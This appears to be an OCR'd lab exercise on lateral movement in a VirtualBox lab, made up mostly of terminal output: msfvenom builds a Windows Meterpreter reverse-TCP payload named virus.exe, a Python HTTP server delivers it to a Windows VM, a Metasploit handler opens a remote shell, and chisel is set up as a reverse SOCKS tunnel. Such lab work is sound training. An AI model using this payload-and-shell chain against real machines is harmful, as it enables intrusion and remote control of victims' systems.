
4. Lateral Movement Exercise


Activities:

- **Tools:** Covenant, Impacket. (https://github.com/cobbr/Covenant [You can use any new alternatives])
- **Tasks:** Pivot between compromised hosts.



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~/dotnet3.1
File Actions Edit View Help
26°C
Rain
Search
ENG
IN
17:06
06-09-2025


```
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 940

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ dotnet build


Welcome to .NET 6.0!
---------------------
SDK Version: 6.0.400

----------------
Installed an ASP.NET Core HTTPS development certificate.
To trust the certificate run 'dotnet dev-certs https --trust' (Windows and macOS only).
Learn about HTTPS: https://aka.ms/dotnet-https
----------------
Write your first app: https://aka.ms/dotnet-hello-world
Find out what's new: https://aka.ms/dotnet-whats-new
Explore documentation: https://aka.ms/dotnet-docs
Report issues and find source on GitHub: https://github.com/dotnet/core
Use 'dotnet --help' to see available commands or visit: https://aka.ms/dotnet-cli
--------------------------------------------------------------------------------------
MSBuild version 17.3.0+92e077650 for .NET
  Determining projects to restore...
  Restored /home/blank/Covenant/Covenant/Covenant.csproj (in 5.56 min).
  Covenant → /home/blank/Covenant/Covenant/bin/Debug/netcoreapp3.1/Covenant.dll
  Covenant → /home/blank/Covenant/Covenant/bin/Debug/netcoreapp3.1/Covenant.Views.dll

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:05:55.31

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ dotnet run
You must install or update .NET to run this application.

App: /home/blank/Covenant/Covenant/bin/Debug/netcoreapp3.1/Covenant
Architecture: x64
Framework: 'Microsoft.AspNetCore.App', version '3.1.0' (x64)
.NET location: /usr/share/dotnet

The following frameworks were found:
  6.0.8 at [/usr/share/dotnet/shared/Microsoft.AspNetCore.App]

Learn about framework resolution:
https://aka.ms/dotnet/app-launch-failed

To install missing framework, download:
https://aka.ms/dotnet-core-applaunch?framework=Microsoft.AspNetCore.App&framework_version=3.1.0&arch=x64&rid=kali.2025.2-x64
```



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~
File Actions Edit View Help
26°C
Rain
Search
ENG
IN
17:19
06-09-2025

```
└─$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message

┌──(blank㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST = 192.168.29.110 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: One or more options failed to validate: LHOST.

┌──(blank㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.110 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: virus.exe

┌──(blank㉿kali)-[~]
└─$ 
```

Payload Sharing with Python server services


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
windows [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Bing
Downloads
virus.exe
Open file
See more
O RLY?
CSS
Internet Explorer
Compute network
Feedback
Type here to search
Search
26°C
Rain

```
    -l, --list              <type>     List all modules for [type]. Types are: payloads, encoders, nops, plat
    -p, --payload           <payload>  Payload to use (--list payloads to list, --list-options for arguments)
        --list-options                 List --payload <value>'s standard, advanced and evasion options
    -f, --format            <format>   Output format (use --list formats to list)
    -e, --encoder           <encoder>  The encoder to use (use --list encoders to list)
        --service-name      <value>    The service name to use when generating a service binary
        --sec-name          <value>    The new section name to use when generating large Windows binaries. De
        --smallest                     Generate the smallest possible payload using all available encoders
        --encrypt           <value>    The type of encryption or encoding to apply to the shellcode (use --li
        --encrypt-key       <value>    A key to be used for --encrypt
        --encrypt-iv        <value>    An initialization vector for --encrypt
    -a, --arch              <arch>     The architecture to use for --payload and --encoders (use --list archs
        --platform          <platform> The platform for --payload (use --list platforms to list)
    -o, --out               <path>     Save the payload to a file
    -b, --bad-chars         <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled           <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                     Use nopsled size specified by -n <length> as the total payload size, a
    -s, --space             <length>   The maximum size of the resulting payload
        --encoder-space     <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations        <count>    The number of times to encode the payload
    -c, --add-code          <path>     Specify an additional win32 shellcode file to include
    -x, --template          <path>     Specify a custom executable file to use as a template
    -k, --keep                         Preserve the --template behaviour and inject the payload as a new thre
    -v, --var-name          <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout           <second>   The number of seconds to wait when reading the payload from STDIN (def
    -h, --help                         Show this message

┌──(blank㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST = 192.168.29.110 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: One or more options failed to validate: LHOST.

┌──(blank㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.110 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: virus.exe

┌──(blank㉿kali)-[~]
└─$ python3 -m httpServer:5000
/usr/bin/python3: No module named httpServer:5000

┌──(blank㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.29.184 - - [06/Sep/2025 17:10:59] "GET /virus.exe HTTP/1.1" 200 -
```

http://192.168.29.110:8000/virus.exe

https://www.bing.com/search?q=http%3A%2F%2F192.168.29.110%3A8000%2Fvirus.exe&qs=n&form=QBRE...

http://192.168.29.110:8000/virus.exe

https://support.microsoft.com › en-us › topic › download-ject-payload-...

Download.Ject Payload Detection and...

This tool is no longer available. It has been replaced by the Microsoft Windows Malicious Software Removal Tool. For more information about the Malicious Software Removal Tool, click the following article ... See more

You may experience one or more of the following symptoms:
•Computer performance is decreased or th network connection is slow.

Microsoft Support

Is payload Exe a virus?

Most antivirus programs identify payload.exe as malware—for example Symantec identifies it as ML.Attribute.HighConfidence, and...

file.net

Summary

Microsoft has learned of a Trojan horse program that is named W32/Berbew (variants ...


Microsoft Support

Cause


This behavior occurs because your computer is infected with the Backdoor:W32/Berbew Trojan horse. Backdoor:W32/Berbew is delivered by the...

Microsoft Support


Activate Windows


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~
File Actions Edit View Help
Rain warning
In effect
Search

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     = 192.168.29.110 yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(multi/handler) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(multi/handler) > set LHOST 192.168.29.110
LHOST => 192.168.29.110
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.110:4444
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 2 closed.  Reason: Died
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 3 closed.  Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[-] Meterpreter session 2 is not valid and will be closed
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 4 closed.  Reason: Died
[-] Meterpreter session 3 is not valid and will be closed
[-] Meterpreter session 4 is not valid and will be closed
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] Meterpreter session 5 opened (192.168.29.110:4444 → 192.168.29.184:49780) at 2025-09-06 17:25:35 +0530

meterpreter > shell
Process 4280 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User\Downloads>
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~
File Actions Edit View Help
17:27
26°C Rain
Search
Right Ctrl
ENG IN
17:41 06-09-2025


```
msf6 exploit(multi/handler) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(multi/handler) > set LHOST 192.168.29.110
LHOST ⇒ 192.168.29.110
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.110:4444
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 2 closed.  Reason: Died
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 3 closed.  Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[-] Meterpreter session 2 is not valid and will be closed
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 4 closed.  Reason: Died
[-] Meterpreter session 3 is not valid and will be closed
[-] Meterpreter session 4 is not valid and will be closed
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] Meterpreter session 5 opened (192.168.29.110:4444 → 192.168.29.184:49780) at 2025-09-06 17:25:35 +0530

meterpreter > shell
Process 4280 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User\Downloads>cd User
cd User
The system cannot find the path specified.

C:\Users\User\Downloads>d:
d:

D:\>ping 192.168.29.110
ping 192.168.29.110

Pinging 192.168.29.110 with 32 bytes of data:
Reply from 192.168.29.110: bytes=32 time=2ms TTL=64
Reply from 192.168.29.110: bytes=32 time=1ms TTL=64
Reply from 192.168.29.110: bytes=32 time<1ms TTL=64
Reply from 192.168.29.110: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.29.110:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 1ms

D:\>
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~
File Actions Edit View Help
17:29
26°C Rain
Search
Right Ctrl
ENG IN
17:43 06-09-2025

Relogin or restarts required!
Your session is running obsolete binaries or libraries as listed below.
Please consider a relogin or restart of the affected processes!
xfce4-session[914]

```
┌──(blank㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.29.184 - - [06/Sep/2025 17:25:10] "GET /virus.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(blank㉿kali)-[~]
└─$ chisel server -p 1081  --socks5 -reverse
Command 'chisel' not found, but can be installed with:
sudo apt install chisel
Do you want to install it? (N/y)y
sudo apt install chisel
[sudo] password for blank:
Installing:
  chisel

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 940
  Download size: 2,976 kB
  Space needed: 9,439 kB / 1,708 MB available

Get:1 http://kali.download/kali kali-rolling/main amd64 chisel amd64 1.10.1-0kali1 [2,976 kB]
Fetched 2,976 kB in 3s (920 kB/s)
Selecting previously unselected package chisel.
(Reading database ... 432372 files and directories currently installed.)
Preparing to unpack .../chisel_1.10.1-0kali1_amd64.deb ...
Unpacking chisel (1.10.1-0kali1) ...
Setting up chisel (1.10.1-0kali1) ...
Processing triggers for kali-menu (2025.2.7) ...
Scanning processes...
Scanning candidates...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

User sessions running outdated binaries:
 blank @ session #2: xfce4-session[914]

No VM guests are running outdated hypervisor (qemu) binaries on this host.

┌──(blank㉿kali)-[~]
└─$ chisel server -p 1081  --socks5 -reverse
2025/09/06 17:29:24 server: Reverse tunnelling enabled
